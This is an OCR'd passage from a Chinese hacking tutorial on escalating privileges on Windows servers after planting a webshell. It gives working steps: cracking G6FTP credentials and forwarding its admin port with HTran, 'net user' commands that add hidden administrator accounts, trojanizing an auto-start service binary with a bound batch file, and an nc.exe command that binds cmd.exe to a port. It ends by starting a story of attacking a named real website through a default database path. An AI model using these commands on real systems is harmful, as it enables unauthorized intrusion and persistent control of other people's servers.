


图 17

在这里主要用到的参数是 **FindPassword**，就是靠它来获取系统账户的信息。不过此工具的成功率不高，只能说是个思路，供大家参考下。

十七、G6FTP提权

G6FTP是一款FTP工具，国内用户不是很多。利用webshell访问G6FTP安装目录，安装成功后会在服务器上开启8021端口，在其子目录下有个 **"RemoteAdmin\Remote.ini" 文件**，里面包含着G6FTP账户和密码，如图18所示。




图18

密码是MD5加密的，要想对G6FTP提权，破解此处的密码很重要。若运气好的话，密码很容易破解出来，再在本地机器上安装个G6FTP软件，上传HTran.exe文件到可执行目录下，此工具功能和lcx相似。在webshell中执行 **"htran -p -slave 127.0.0.1 8021 肉鸡IP 7900"**，将端口转发到7900端口上，然后在本地的G6FTP上连接7900端口就可以管理G6FTP，接着再执行如下的系统命令就可以得到最高权限了。

```
quote site "net user ly 123456 /add"
quote site "net localgroup administrators ly /add"
```

十八、替换服务提权

在日常入侵过程中，如果webshell权限足够大，就可以对某些自启动的服务进行修改和删除。以下文件都是我们常见的自启动服务，如果有权限修改的话，我们就能提权成功了。

```
C:\WINNT\System32\sysdown.exe
C:\compaq\survey\Surveyor.EXE
C:\WINNT\System32\termsrv.exe
C:\WINNT\system32\services.exe
```

webshell对system32目录下的文件没有修改的权限，所以对services.exe更名的时候会提示"没有权限"，我们可以更换个有权限的目录，比如Survey目录。进入Survey目录，更改Surveyor.EXE文件名称成功，如图19所示。

将Surveyor.EXE文件下载回本地，再在本地写个批处理文件，代码如下：

```
@echo off
net user ly$ 123456/add
net localgroup ly$ 123456 /add
```

保存为*.bat后，利用捆绑器将Surveyor.EXE和bat文件进行捆绑，然后传回服务器覆盖掉真实的Surveyor.EXE。等到管理员启动计算机，或者DDOS服务器重新启动后就可以得

到系统权限了。




图19

十九、NC 反弹提权

相信大家都知道ＮＣ，大明鼎鼎的“网络瑞士军刀”，在动力的上传问题上可立功不少。在本节提权过程中，就是利用ＮＣ强大的功能来获取服务器的cmdshell，然后再利用它来获得系统最高权限。

ＮＣ的命令参数如下：

```
-l        监听本地入栈信息
-p port   打开本地端口
-t        以 telnet 形式应答入栈请求
-e        程序重定向
```

在拿到webshell后，首先查看能不能调用系统默认的CMD。如果不能调用的话，从本地先上传一个到服务器上，执行几个命令来确认系统的Wscript.Shell组件是否还在，只要组件还在就有得搞。

在命令中执行“**D:\web\nc.exe -l -p 110 -t -e D:\web\cmd.exe**”，意思是监听110端口传过来的数据。接下来在本地机器运行**telnet 服务器ip 110**，就反弹个cmdshell，如图20所示。




图20

有了cmdshell，当然也就拥有了一切，添加个账户即可，这就不用我再讲了吧!

二十、社会工程学提权

由于社会工程学涉及的范围太广了，不是短短一点文字就能说明完全的，建议大家购买非安全出品的《黑客社会工程学攻击》一书来研究。总而言之，社工就是通过收集各种信息，包括生日和ＱＱ等相关信息来得到用户的一些资料，这里引用《黑客手册》杂志中的一篇文章，让大家了解下社工的应用。

《社工渗透张家界信息港》

梦幻☆剑客

一天上网无聊，胡乱点了什么地址就跳转到了张家界信息港，网站信息内容很丰富，规模也算大，应该是地方的门户网站，如图２１所示。




图21

在主页看了半天也没有找到有问题的漏洞，如果有程序源代码就好了。像这样的大站，主页一般不可能有问题，所以我们要转变思路，利用狭义的旁注来找漏洞。在“视频播客”的目录下，竟然有我以前分析过的芜湖播客家园网程序，本程序存在严重的SQL注入漏洞，同样也存在数据库漏洞等问题。

首先访问下默认的数据库路径是否存在，在浏览器地址栏中输入“http://www.zjjinfo.org/vblog/date/%23el99cn516showcn9988%23d.asp”，显示乱码，说明数据库存在，并且里面没有防下载表，如图22所示。

